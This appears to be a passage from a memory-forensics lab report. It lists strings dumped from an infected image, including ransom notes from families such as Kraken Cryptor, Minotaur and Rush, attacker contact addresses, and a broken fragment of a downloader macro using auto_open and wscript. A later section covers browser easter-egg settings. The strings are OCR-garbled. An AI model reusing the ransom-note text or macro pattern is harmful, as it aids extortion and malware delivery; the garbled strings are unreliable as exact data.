\software\sbie
Behavior:Win32/Sasquor.B
```

Petya Ransomware




```
"Godsomware0
oops, your files have been encrypted!Send $100 worth of bitcoin to this address:
get_if_payment_method_bitcoin_G
od Crypt v1.0
Godsomware.My.ResourcesGodsomware.Form
.resources
Godsomware.Resources.resourcesGodsomware.exee
xplorer.exe https://www.thestreet.com/investing/bitcoin/where-to-buy-bitcoin-145495941M7jsxLEC3jsfWen1FP1N9uvTs19kkffj4
Ransomware God Crypt v1.0 by NinjaGhostget_WannaCry_ransom_note__Please_Read_Me__txtW
annaCry-ransom-note-@Please_Read_Me@-txtexplorer.exe mailto:ninjacyber.com@gmail.com
Godsomware by NinjaGhost\Godsomware\Godsomware
 Godsomware.pdb
Ransom:MSIL/Kraken
-G"
Dear %1!\r\nAll of your files such as documents, images, videos and other files\r\nwith the different names and extensions are encrypted.
Read the instructions file named \"%2\" for more information.You can find this file everywhere on your computer.*
Don't Delete Encrypted Files\r\n* Don't Modify Encrypted Files\r\n* Don't Rename Encrypted Files"name": "Kraken Cryptor""comment":
"Researchers Editon: Zero Resistance""support_email": "nikolatesla@cock.li""support_email": "onionhelp@memeware.net""support_alternativea":
"nikolateslaproton@protonmail.com""support_alternativea": "BM-2cWdhn4f5UyMvruDBGs5bK77NsCFALMJkR@bitmessage.ch""price_unit": "BTC""target_extensions": [
bKraken.exekraken cryptorKRAKEN ENCRYPT UNIQUE KEYHow can recovery my files?We guarantee that you can recover all your files soon safely.
You can decrypt one of your encrypted smaller file for free in the first contact with us.Are you want to decrypt all of your encrypted files?
If yes! You need to pay for decryption service to us!After your payment made, all of your encrypted files has been decrypted.How much is need to pay?
This price is for the contact with us in first week otherwise it will increase.
DON'T MODIFY OR RENAME ENCRYPTED FILES!DON'T USE THIRD PARTY, PUBLIC TOOLS/SOFTWARE TO DECRYPT YOUR FILES,
THIS CAUSE DAMAGE YOUR FILES PERMANENTLY!NO PAYMENT, NO DECRYPT530de7d5-eb45-4ca3-afaa-255dc5c3489c5
30de7d5-eb45-4ca3-afaa-255dc5c3489c
TrojanDownloader:Script/AHCoinMiner.gen
```

Godsomware




```
Ransom:MSIL/Mrynimal
<x$
Minotaur.exe minotaur@420blaze.it
minotaur@420blaze.it
ALL YOUR FILES ARE ENCRYPTED BY (MINOTAUR) RANSOMWARE!A
LL YOUR FILES ARE ENCRYPTED BY (MINOTAUR) RANSOMWARE!
FOR DECRYPT YOUR FILES NEED TO PAY US A (0.125 BTC)!F
OR DECRYPT YOUR FILES NEED TO PAY US A (0.125 BTC)!
SEND YOUR (KEY) TO OUR E-MAIL FOR SUPPORT!S
END YOUR (KEY) TO OUR E-MAIL FOR SUPPORT!
How To Decrypt Files.txtH
ow To Decrypt Files.txt
Private\Minotaur\Minotaur
\Minotaur.pdb
Behavior:Win32/MshtaJScriptNet.B
!Tougle.N!bit
4?1
```

Minotaur Ransomware



```
zQ[
all your files are encrypted by rapid 2.0 ransomware
all your files are encrypted by rapid 2.0 ransomware
purchase a rapid decryptorp
urchase a rapid decryptor
```

Rapid 2.0 ransomware



```
Ransom:Win32/HiddenTear.SA
7kx
have been encrypted with Rush Ransomware\
DECRYPT_YOUR_FILES.HTML
\Sanction Ransomware\Project Encryptor\hidden-tearTrojan:PHP/KimcilWare
TrojanDownloader:O97M/Donoff.QC
;1a
6= Environ("AppData") & "\" &= Shell("wscr" & "ipt " &.Wait (Now + TimeValue("0:00:10")
TwN
sub auto_open()s
ub auto_open()
GetFileOn("
 ://the.
earth.li
/~sgtatham
/pu
```

Rush Ransomware

3. How Additional Findings 1 found:

This was done by dumping all memory strings using strings.exe and saving them into a file called all_strings.txt. Keyword search was then used to search for keywords like ransomware and decrypt. The results clearly matched known ransomware families, showing they had been present and active in memory.


4. Additional Findings 2 Name:

Surf Game Easter Eggs, Dinosaur game Easter Eggs – Playful / teasing attacker footprints


During memory analysis, several browser-based easter egg settings were found.

5. Additional Findings 2 Data:

These included traces like completed_surf_easter_egg, allow_dinosaur_easter_egg. These terms are usually found in hidden Chrome browser games or debug modes. While unrelated to the attack itself, it showed that the user or attacker had interacted with hidden system features, possibly while browsing or testing systems during idle time.



```
read_aloud.default_voice_changed
web_capture.last_used_time
surf_game.enable_high_visibility
completed_surf_easter_egg
profile.number_sync_2FA_upsell_shown
profile.was_sync_2FA_upsell_clicked
surf_game.classic_highscore
```



```
webkit.webprefs.fonts.standard.Cyrl
privacy_sandbox.consent_decision_made
webkit.webprefs.fonts.sansserif.Arab
allow_dinosaur_easter_egg
webkit.webprefs.fonts.fixed.Arab
printing.postscript_mode
```

6.How Additional Findings 2 was found:

These entries appeared in the **all_strings.txt** string dump when searching for "easter", "easter_egg", "egg". While not malware, they show unusual or playful attacker behaviour within the same infected session.